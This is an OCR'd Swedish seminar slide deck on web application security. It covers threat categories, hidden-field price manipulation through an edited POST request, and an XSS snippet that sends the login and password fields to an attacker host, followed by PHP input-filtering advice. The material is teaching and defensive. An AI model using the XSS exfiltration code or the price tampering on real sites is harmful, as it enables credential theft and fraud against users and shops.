


Med webbläsaren kan slutanvändaren nå informationen

trots filtrering från brandväggar. För det är ju informationen som användaren skall komma åt.

Informationen är det som räknas inte komponenter!


Vart når inmatningen?



Dagens lärdom

Filtrera kommunikationen
från användaren!

En bättre lösning



Försök filtrera undan informationen till/från användaren.
Exempel följer på kommande bilder på saker att leta efter.

HOTBILDER MOT APPLIKATIONER

Hotkategori / Hur görs det	Vad händer då
Okända buggar. Öppnar eller laddar ner källkod	Får kunskap om svagheter
Ändra cookie innehåll	Kan låtsas vara någon annan
Ändra i HTML fält	Kan sänka pris på varor mm
URL-gissning	Åtkomst till hemlig data (exvis kvartalsrapporter….)
Kända svagheter	Total access, förändring av data eller vad som helst.
Buffert överskrivning (buffer overflow)	Möjligt med total access eller crash av systemet.
Meta kod	Access till kommandon i applikation eller operativsystem
URL Meta kod / inlänkning	Server körning av skadlig kod, access till systemet kan ges.
☻ □Pts*f*«»ô ┌┬┐┘inmatning	Krashar servern/applikationen

Manipulering av gömda fält

Som servern sa till mig...

<form action="http://personalshop.oru.se/handla.pl" method="POST">
<input type="hidden" name="pris" value="495.00">
</form>

Så här skulle jag svara

POST /handla.pl HTTP/1.0
pris=495.00

Så här svarade jag istället

POST /handla.pl HTTP/1.0
pris=4.95

och en specialare

XSS - Cross Site Scripting css är nått annat som ni kan bättre än mig… :-)

En cracker kan skriva om exempelvis en länk på en sida eller kod på ett forum/klotterplank så den inloggade användaren kör koden från en annan server.

Exempel på vad som kan hända:

- Att automatiskt byta lösenord på kontot (hotmail…)
- Ladda upp inmatade fält till en annan server (CC#…)

Exempel på XSS

```
</form> <form

    action="login1.asp"

    method="post"

    onsubmit="

            XSSimage = new Image;

            XSSimage.src='http://31337h4x0r.com' + document.forms(1).login.value +
    ':' + document.forms(1).password.value;">
```

Vem får lösenordet???

Dagens lärdom

Filtrera kommunikationen
från användaren!

En bättre lösning

Utan att ge sken av att vara en bra programmerare kan vi ta PHP som exempel på hur vi löser detta.

utf8_decode() kan användas för att ta bort Unicode inmatningar
(flera byte konverteras till en byte)
detta kan dock göra att ääö slutar att fungera.

strip_tags() tar bort taggar från HTML och PHP i en sträng.


strtr() tr på utvalda tecken (translate/översätta) kan vara ett smidigt sätt att behålla funktioner som att få länka in bilder mm i forum.

Uppdateringar


Det som jag i alla fall efter detta seminarie vill att ni skall göra är ni ser till att uppdatera på ett bra sätt

Jag tänkte visa på en enkel metodik för den som ibland strular till det…


Uppdatering




Uppdatering 1



Uppdatering 2



Uppdatering 3



Saker det inte fanns tid att gå igenom men som ändå är rätt så i viktiga inom området att kontrollera flödet av information

(lite småsnack med eventuell tiden som finns kvar)

- Databassäkerhet
- Proxyconfigurationer
- Maskar/Trojaner /Virus
- IDS/IPS-funktioner
- bots/harvesters
- Spyware/adware

- Honeypots
- Tarpits
- Avancerade brandväggar
- Datalagar
- Verktyg
- checklistor
- loggar mm mm

…slut

Övriga frågor som ni väntat med?

Tack för att ni tog er tid